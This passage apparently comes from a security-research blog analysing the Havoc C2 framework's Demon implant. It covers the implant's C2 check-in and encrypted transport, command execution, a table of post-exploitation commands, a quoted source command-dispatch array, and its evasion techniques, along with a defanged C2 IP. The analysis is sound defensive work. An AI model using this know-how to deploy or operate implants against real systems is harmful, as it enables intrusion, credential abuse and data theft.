  - x86: C:\Windows\SysWOW64\notepad.exe
- Sleep Obfuscation Technique: Ekko (0x2)
- Method: POST
- Host: 146[.]190[.]48[.]229
- Transport Secure: TRUE
- UserAgent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537/36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36




Fig 27. Demon Configuration - Host (CnC) and UserAgent parsed

The **DemonRoutine()** function is the main loop for the malware, it is responsible for connecting to the command and control (C2) server, waiting for tasks from the server, executing those tasks, and then waiting again for more tasks and running indefinitely. It does the following things:

- First, it checks if it is connected to the C2 server. If not, it calls TransportInit() to connect to the server.
- If the connection is successful, it enters the CommandDispatcher() function, which is responsible for a task routine which parses the tasks and executes them until there are no more tasks in the queue.
- If the malware is unable to connect to the C2 server, it will keep trying to connect to the server again

Now let's understand how it connects to the TransportInit function:

TransportInit() is responsible for connecting to the C2 server and establishing a session. It first sends the AES encrypted MetaData packet i.e the Check-in request generated via the DemonMetaData() function through the PackageTransmit() function, which could be sending data over HTTP or SMB, depending on the value of the TRANSPORT_HTTP or TRANSPORT_SMB macro. If the transmission is successful, it then decrypts the received data using AES encryption with a given key and initialization vector on the TeamServer. The decrypted

data is then checked against the agent's ID, and if they match, the session is marked as connected and the function returns true.




Fig 28. Metadata Structure - CheckIn Request

TransportSend() is used to send data to the C2 server. It takes a pointer to the data and its size as input, and optionally returns received data and its size.It then creates a buffer with the data to be sent, and depending on the transport method, it either sends the data over HTTP or SMB.




Fig 29. TransportSend Function Arguments With Encrypted Data of the Check In request

On the Teamserver end the CheckIn request with the metadata packet is been decrypted and showcased on the terminal with both encrypted and decrypted details of packets sent and received.




Fig 30. Check In Request - Metadata packet parsed by the Team Server

Command Execution:

After the demon is deployed successfully on the target's machine, the server is able to execute various commands on the target system. If the command "whoami" is issued to the payload, it would trigger the execution of the command and display the current user running the session.The server logs the command and its response upon execution.




Fig 31. Command execution using Havoc GUI

Once the command is executed on the victim machine, the command output is AES Encrypted and then sent to the CnC server, which is then decrypted by the TeamServer as shown in the screenshot below.





Fig 32. Command Output Logs parsed by the TeamServer

List Of Commands:

The specific commands available in Havoc will depend on the version and configuration of the framework, but some common commands that are often included in C2 frameworks include:



Command	Type	Description
help	Command	Shows help message of specified command
sleep	Command	sets the delay to sleep
checkin	Command	request a checkin request
job	Module	job manager
task	Module	task manager
proc	Module	process enumeration and management
dir	Command	list specified directory
download	Command	downloads a specified file
upload	Command	uploads a specified file
cd	Command	change to specified directory
cp	Command	copy file from one location to another
remove	Command	remove file or directory
mkdir	Command	create new directory
pwd	Command	get current directory
cat	Command	display content of the specified file
screenshot	Command	takes a screenshot
shell	Command	executes cmd.exe commands and gets the output
powershell	Command	executes powershell.exe commands and gets the output
inline-execute	Command	executes an object file
shellcode	Module	shellcode injection techniques
dll	Module	dll spawn and injection modules
exit	Command	cleanup and exit
token	Module	token manipulation and impersonation
dotnet	Module	execute and manage dotnet assemblies
net	Module	network and host enumeration module
config	Module	configure the behaviour of the demon session
pivot	Module	pivoting module

```
SEC_DATA DEMON_COMMAND DemonCommands[] = {
        { .ID = DEMON_COMMAND_SLEEP,                    .Function = CommandSleep                },
        { .ID = DEMON_COMMAND_CHECKIN,                  .Function = CommandCheckin              },
        { .ID = DEMON_COMMAND_JOB,                      .Function = CommandJob                  },
        { .ID = DEMON_COMMAND_PROC,                     .Function = CommandProc                 },
        { .ID = DEMON_COMMAND_PROC_LIST,                .Function = CommandProcList             },
        { .ID = DEMON_COMMAND_FS,                       .Function = CommandFS                   },
        { .ID = DEMON_COMMAND_INLINE_EXECUTE,           .Function = CommandInlineExecute        },
        { .ID = DEMON_COMMAND_ASSEMBLY_INLINE_EXECUTE,  .Function = CommandAssemblyInlineExecute },
        { .ID = DEMON_COMMAND_ASSEMBLY_VERSIONS,        .Function = CommandAssemblyListVersion  },
        { .ID = DEMON_COMMAND_CONFIG,                   .Function = CommandConfig               },
        { .ID = DEMON_COMMAND_SCREENSHOT,               .Function = CommandScreenshot           },
        { .ID = DEMON_COMMAND_PIVOT,                    .Function = CommandPivot                },
        { .ID = DEMON_COMMAND_NET,                      .Function = CommandNet                  },
        { .ID = DEMON_COMMAND_INJECT_DLL,               .Function = CommandInjectDLL            },
        { .ID = DEMON_COMMAND_INJECT_SHELLCODE,         .Function = CommandInjectShellcode      },
        { .ID = DEMON_COMMAND_SPAWN_DLL,                .Function = CommandSpawnDLL             },
        { .ID = DEMON_COMMAND_TOKEN,                    .Function = CommandToken                },
        { .ID = DEMON_COMMAND_TRANSFER,                 .Function = CommandTransfer             },
        { .ID = DEMON_COMMAND_SOCKET,                   .Function = CommandSocket               },
        { .ID = DEMON_EXIT,                             .Function = CommandExit                 },

        // End
        { .ID = NULL, .Function = NULL }
};
```

zscaler | ThreatLabz

Fig 33. Commands List

Further the Demon implements various techniques mentioned below which can be analyzed from the source:

- Return Address Stack Spoofing
- In-Direct Syscalls
- Sleep Masking Techniques
    - Ekko
    - FOLIAGE
    - WaitForSingleObjectEx

Explore more Zscaler blogs

Source: https://www.zscaler.com/blogs/security-research/havoc-across-cyberspace